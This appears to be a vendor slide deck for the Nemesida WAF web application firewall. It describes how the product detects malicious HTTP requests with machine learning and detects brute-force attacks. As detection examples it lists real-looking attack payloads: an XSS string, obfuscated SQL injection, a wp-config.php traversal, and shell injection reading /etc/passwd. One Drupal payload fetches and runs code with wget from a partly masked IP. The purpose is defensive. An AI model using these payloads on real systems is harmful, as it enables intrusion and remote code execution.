Nemesida WAF

Web Application Firewall

Threat Statistics

Hacker`s attacks
Every third site is compromised or subjected to hacker attacks.

Infection sites
More than half of the attacked sites are infected, and then blocked by search engines.

Untargeted attacks
80% of sites are compromised during untargeted attacks using popular scanners.

Purpose of «Nemesida WAF»

Using «Nemesida WAF» based on signature analysis and machine learning allows you to minimize the risk of compromise of online stores, portals, API and other web applications from hacker attacks.

Machine learning


At its core, «Nemesida WAF» software uses the «Nemesida AI» machine learning module.


Machine Learning (ML) is an extensive subsection of artificial intelligence (AI) that studies methods for constructing algorithms that can learn.

Reasons for using ML to detect attacks on web applications

It is trend.

AI + Cyber Security = Top Trends & Strartups





Reasons for using ML to detect attacks on web applications

This is reasonable.

The HTTP version 1.0 and 1.1 syntax allows you to interpret data as strings.

Initial data: an example of a legitimate request

28/Aug/2018:16:55:24 +0300;
200;
192.168.1.1;
http;
example.com;
GET /login.php HTTP/1.1;
PHPSESSID=vqmi2ptvisohf62lru0shg3ll7;
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21;
-;
-;
----------START-BODY----------
-;
----------END-BODY----------


Initial data: an example of an illegitimate request

28/Aug/2018:16:55:24 +0300;
200;
192.168.1.1;
http;
example.com;
GET /login.php?search=**%3Cscript%3Ealert(1)%3C%2Fscript%3E** HTTP/1.1;
PHPSESSID=vqmi2ptvisohf62lru0shg3ll7;
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21;
-;
-;
----------START-BODY----------
-;
----------END-BODY---------

Task

To teach Nemesida AI to detect attacks on a web application based on the content of an HTTP request, that is, to make a classification of requests (at least, binary: legitimate or illegitimate request).

General row classification scheme



Source: www.researchgate.net/publication/228084521_Text_Classification_Using_Machine_Learning_Techniques

Adaptation of the scheme for the task of detecting attacks on a web application

1. Read document
We analyze incoming requests on the HTTP-Web server with the possibility of blocking them.

2. Tokenize text
The HTTP text protocol is not meaningful text, so to work with it, we use not words, but n-grams (choosing n is also a separate task).

3. Stemming
Not used.

4. Delete stopwords
Not used.


Adaptation of the scheme for the task of detecting attacks on a web application

5. Vector representation of text.
Based on the analysis of scientific research and existing prototypes, a scheme of operation of the machine learning module (“Nemeisda AI”) was constructed, and after analyzing the data, a characteristic space of elements was formed. Since most of the signs are textual, they were vectorized for further use in the recognition algorithm. And since the query fields are not separate words, and often consist of sequences of characters, it was decided to use an approach based on the analysis of the frequency of n-gram (TF-IDF, https://ru.wikipedia.org/wiki/TF-IDF).

Adaptation of the scheme for the task of detecting attacks on a web application

The task of detecting attacks from a mathematical point of view was formalized as a classical classification problem (two classes: legitimate and illegitimate traffic). The choice of algorithms was made according to the criterion of the availability of the implementation and the possibility of testing. The gradient boosting algorithm (AdaBoost) showed itself in the best way. Thus, after training, the decision of the «Nemesida WAF» is carried out based on the statistical properties of the analyzed data, and not on the basis of deterministic signs (signatures) of attacks.

An example of vector representation of text



Source: habr.com/company/ods/blog/329410/

Adaptation of the scheme for the task of detecting attacks on a web application

6. Feature selection and/or feature transformation
Collect the result of the TF / IDF algorithm to reduce the number and characteristics (driving, for example, a parameter of frequency of occurrence).

7. Learning algorithm
The choice of the algorithm and its training.
When recognizing requests trained models work only blocks 1, 5, 6 + Recognition.

Classical algorithms and deep learning (multilayer neural networks)

Classical algorithms and deep learning

Deep learning provides high accuracy, but it requires a lot of resources for both the learning process (on the GPU) and the recognition process (inference can be on the CPU), but the time spent on processing of one request significantly exceeds the processing time from using classical algorithms (which is unacceptable for web applications).


In addition, not all clients have the opportunity to purchase a server with a GPU for in-depth training, so we chose the classical algorithms. At the same time, we do not force anyone not to use Deep Learning.

Features of «Nemesida WAF»

In «Nemesida WAF» we use the classic machine learning algorithms that do not require, in contrast to neural networks of large computing power.
Classical algorithms in the presence of good training sample provided close to the deep experiential learning precision and scale well on any platform.

Selection of machine learning algorithm

When you select the algorithms involved practically all included in package scikit-learn.



Selection of machine learning algorithm

When developing a mechanism for detecting attacks based on machine learning, the following strategy was used:

- fixing the level of false positives on the value of 0.01%;
- increase to the maximum level of detection of attacks at a given level of false positives.

Thus, the classifier parameters are chosen based on whether each of the conditions, and the result of solving the task of the formation of two classes of the training samples based on vector space model (legitimate traffic and attacks) directly affects the performance of the classifier.


Selection of machine learning algorithm

The training sample of illegitimate traffic is based on the existing database of attacks received using manual and semi-automatic testing mode of web applications, and conditionally legitimate traffic based on requests coming to the protected web application and recognized by the signature analyzer as legitimate.

This approach allows the «Nemesida AI» training system to be adapted to a specific web application, reducing the number of false positives to a minimum, approximately doubling the accuracy of attack detection.

The volume of sample formed legitimate traffic dependent on the amount of free server RAM, which operates the machine learning unit. The recommended parameter for training models is 400,000 requests with 32 GB of free RAM.

Algorithm «Random Forest»



Algorithm «Random Forest»

According to the results of cross-validation, a method based on a random forest was chosen, which allowed us to achieve the following indicators:

False Positive: 0.01%
False Negative: 0.01%,
Accuracy: 99.98%

Examples of attacks detected by the machine learning module

Example 1:
name[#post_render][0]=printf&name[#markup]=ABCZ%0A

Example 2:
action=revslider_show_image&img=../wp-config.php

Example 3:
/?id=1+un/**/ion+sel/**/ect+1,2,3--

Example 4:
')) OR 2>1 uNi\On SeL\eCT 11,21,31,41,51,61,71,81,91,101,111 FROM ...

Examples of attacks detected by the machine learning module

Example 5:
bid=select*from(select
%20name_const(CHAR(111,108,111,108,111,115,104,101,114),1),name_const(CHAR(111,1
08,111,108,111,115,104,101,114),1))a)

Example 6:
%a%/%*%*%/%N%D %(%S%E%/%*%*%/%l%/%*%*%/%e%/%*%*%/%C%t %* %f%/%*%*
%/%R%/%*%*%/%o%m %(%S%E%/%*%*%/%l%/%*%*%/%e%/%*%*%/%C%t%(%s%L%E
%e%p%(%5%)%)%)%X%V%u%M%)

Example 7:
id=-1 unIO%6e/*a*/selEC%74{f 1},2,3,4,5,6,7,version/*gg*/(/*ad*/),9,10,11,12 --

Examples of attacks detected by the machine learning module

Examples of attacks blocked by the «Nemesida AI» module, but not recognized by the signature method as attacks.

Example 8:

?args=user%2Fpassword&name%5B%23markup%5D=cd+%2Ftmp
%3Bwget+146.185.X.39%2Flug%3Bperl+lug%3Brm+-rf+lug&name%5B%23type
%5D=markup&name%5B%23post_render%5D%5B%5D=passthru

Example 9:

?args=1'%)%;%/%*%!%/%*%!%/%*%!%0%S%E%L%E%C%T%*%/%*%/%c%o%U%N%t%(%*
%)%/%*%!%/%*%!%/%*%!%0%F%R%O%M%*%/%*%/%G%E%N%E%R%A%T%E%_%S%E%R
%I%E%S%(%1%,%1%0%0%0%0%0%0%0%)%-%-

Example 10:

')) un","ion se","lect 1,2,3,4,5,6,7,8,9,concat(table","_name,0x202020,col","umn_name),11
fr","om info","rmation_schem","a.columns wher","e tabl","e_schema li","ke
data","base","()#"]

Examples of attacks detected by the machine learning module

Examples of attacks blocked by the «Nemesida AI» module, but not recognized by the signature method as attacks.

Example 11:
?args=%2f???%2f??t%20%2f???%2fp??s??

Example 12:
?args=;+cat+/e't'c/pa'ss'wd

Example 13:
?args=(sy.(st).em)(ls);

etc.

Brute-force attacks

«Nemesida WAF» detects brute-force attacks, including distributed ones (using distributed computer networks), and analysis is performed on a copy of requests, without increasing the response time of the web application.

Brute-force attacks

To identify brute-force attacks, use the following principle:

1. Collect incoming requests.
2. Extraction of the data necessary for decision-making.
3. Their filtering with the exception of non-target URIs to improve the accuracy of attack detection.
4. Calculation of mutual distances between queries using the Levenshtein distance and fuzzy logic.
5. Selection as close as possible within a specific time window of requests from one IP to a specific URI; or (to identify distributed attacks) select all requests for a specific URI, regardless of IP.
6. Blocking the source (s) of an attack by IP address (s) when threshold values are exceeded.

Comparison of attack detection methods

Disadvantages of signature analysis:
- not able to identify new signs of attacks;
- not able to detect anomalies (including brute-force attacks), and, accordingly, is not able to assess the level of anomalies;
- not under each attack it is possible to make a rule;
- there is a risk of missing attacks;
- many (compared with AI) false positives.

Disadvantages of machine learning analysis:
- query processing speed is lower compared to the signature method;
- there is a risk of missing attacks.


Features of «Nemesida WAF»

«Nemesida WAF» uses a combination of signatures and machine learning based analysis to help protect online stores, portals, APIs and other web applications from hacker attacks.

Features of «Nemesida WAF»

In addition, «Nemesida WAF» has a «Nemesida WAF Scanner» module that performs a vulnerability scan, a virtual patch system, and many additional features that enhance the level of web application security.

The detected anomalies and the results of the modules, in addition to being displayed in a convenient personal account, are placed in the Postgres DBMS, allowing integration of the «Nemesida WAF» software with the SIEM class systems.



waf.nemesida-security.com